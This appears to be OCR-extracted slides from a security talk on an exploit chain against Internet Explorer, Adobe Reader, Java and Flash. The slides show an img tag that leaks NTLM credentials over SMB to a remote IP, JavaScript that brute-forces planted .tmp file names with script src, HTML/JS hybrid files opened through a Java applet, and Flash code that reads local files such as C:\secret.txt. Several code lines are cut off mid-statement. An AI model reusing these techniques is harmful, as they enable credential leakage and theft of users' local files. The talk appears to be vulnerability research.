
- Any web page in the *Internet* zone or above can include an HTML tag as follows:

```
<img src="\\208.77.188.166\image.jpg">
```

- It will trigger an SMB request against 208.77.188.166
- As part of the *challenge-response* negotiation, the client sends to the server the following information about itself:
  - Windows *user name*
  - Windows *domain name*
  - Windows *computer name*
  - A challenge value chosen by the web server ciphered with the LM/NTLM hash of this user's password

- WIN:
  - Arbitrary content inside the fake PDF file
  - We can guess the location
- THINGS THAT SUCK:
  - The filename looks “Random”
  - The filename has the .TMP extension

```
function include_object() {
   var html_doc =
   document.getElementsByTagName('body').item(0);

   var js = document.createElement('object');
   js.setAttribute('data', ‘http://path-to-file/
   myhtml.gif');

   js.setAttribute('type', 'application/pdf');
}
```



```
Sun              5/21/2010 11:51 PM   F
Temp             7/23/2010 2:48 PM    F
A9RB9F7.tmp      8/2/2010 11:03 AM    T
A9RB9F8.tmp      8/2/2010 11:03 AM    T
A9RB9F9.tmp      8/2/2010 11:03 AM    T
A9RB9FA.tmp      8/2/2010 11:03 AM    T
A9RC2E1.tmp      8/2/2010 11:03 AM    T
A9RC2E2.tmp      8/2/2010 11:03 AM    T
A9RC2E3.tmp      8/2/2010 11:03 AM    T
A9RC33A.tmp      8/2/2010 11:03 AM    T
A9RC33B.tmp      8/2/2010 11:03 AM    T
A9RC33C.tmp      8/2/2010 11:03 AM    T
A9RC303.tmp      8/2/2010 11:03 AM    T
A9RC304.tmp      8/2/2010 11:03 AM    T
A9RC305.tmp      8/2/2010 11:03 AM    T
```


- Script src to local files in the LocalLow directory is valid

- Script src="file://C:\\Users\\BK\\AppData\\LocalLow\\javascriptfile.tmp" works from Remote Web Sites

- Inside the javascript, set a variable (foundit='foundit';)

- Spray files into LocalLow with Adobe
- Search for them using SCRIPT SRC
- Have the JS file set a flag telling us when we’ve found the file
- Launch the file somehow

```
function include_dom(script_filename) {
    var html_doc =
    document.getElementsByTagName('head').item(0
    );
    var js = document.createElement('script');
    js.setAttribute('language', 'javascript');
    js.setAttribute('type', 'text/javascript');
    js.setAttribute('src', script_filename);
    html_doc.appendChild(js);
    return false;
}
```



```
function findlocalfile()
{
    for (var one=0,len=filename.length; one<len; ++one ){
        if(foundit=='foundit')
                    {
                        break;
                    }
        for (var two=0,len=filename.length; two<len; ++two ){
            if(foundit=='foundit')
                    {
                        break;
                    }
            for (var three=0,len=filename.length; three<len; ++three ){
                if(foundit=='foundit')
                    {
                        break;
                    }
                for (var four=0,len=filename.length; four<len; ++four ){
                    include_dom('file://C:\\Users\\BK\\AppData\\LocalLow\
                    if(foundit=='foundit')
                    {
                        detectedlocalscripts.push('file://C:\\Users\\BK\\
                        break;
                    }
                }
```

- WIN:
  - Arbitrary content inside the fake PDF file
  - We can guess the location
  - Spray and search for our content
  - Extensions are ignored by SCRIPT SRC

- Next Steps:
  - Launch the local file we’ve planted
  - Bypass some security features associated with local files
  - Make the local content do something useful

Enter Java

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.

Enter Java

- Java has a load of problems
- getAppletContext.showdocument()
- Allows you to navigate the browser to a webpage
- Can be used to bypass popup blockers and some other stuff
- In IE, you can use this API to open files located on the local file system

Enter Java


- Since we know where the file is located, we can load a Java Applet and use the getAppletContext.showdocument() API to open the file

- Problem: Our file needs to be a well formatted JavaScript file in order for our SCRIPT SRC trick to work, but we also want it to render as if it was an HTML file


Hybrid Files

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.




```
/*
<html>
<body>
Local HTML!

<script>
var sPath = window.location.pathname;
var fileName = sPath.substr(sPath.indexOf('A9R', 0),11);
var first = fileName.substr(3,1);
var second = fileName.substr(4,1);
var third = fileName.substr(5,1);
var fourth = fileName.substr(6,1);

var filename = ['1','2','3','4','5','6','7','8','9','0','a',

cycletwo();

function cycletwo(){
    for (one=0,len=filename.length; one<len; ++one ){
        for (two=0,len=filename.length; two<len; ++two ){
                document.write('<object type="application/x-
        }
    }
}
</script>
</body>
</html>
*/
foundit='foundit';
```



```
/*
<html>
<body>
Local HTML!


<script>
```

HTML is placed inside JavaScript comments, so it is ignored by the JS interpreter/parser



```
</script>
</body>
</html>
*/
foundit='foundit';
```


Our JS “flag” stays in place and is outside of the HTML

Hybrid File

- We locate our file by using SCRIPT SRC, monitoring the state of a JavaScript variable
- Once we discover the location of one of our files, we load a Java Applet and push the browser to that location
- The local file begins with HTML, so the content is sniffed as HTML (thanks to our hybrid approach)
- Goldbar for Local, Active content? (nope!)

Hybrid File

- So now that we have local, active content running… what now?
- Load XMLHTTP and steal arbitrary file content from the local file system!



Access is denied.
xmlhttp.html
Code: 0
URI: file:///C:/Users/BK/

Local content cannot instantiate XMLHTTP and load files in arbitrary directories

Many other restrictions as well

IE8 has these security measures in place, FF does as well (see Browser Security Handbook)

Enter Flash

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.

Enter Flash

- Flash has no concepts of “Zones”

- Many of the security mechanisms implemented by current browsers are not present in Flash

- Since we can plant arbitrary content, we can spray flash files alongside our JS/HTML hybrids

Enter Flash

```
var my_xml = new XML();
my_xml.onLoad = function (success) {
    if (success) {
    // my_xml has the filecontents
    }
};

my_xml.load('file://c:\\secret.txt');
```

C:\Secret.txt

SECRET

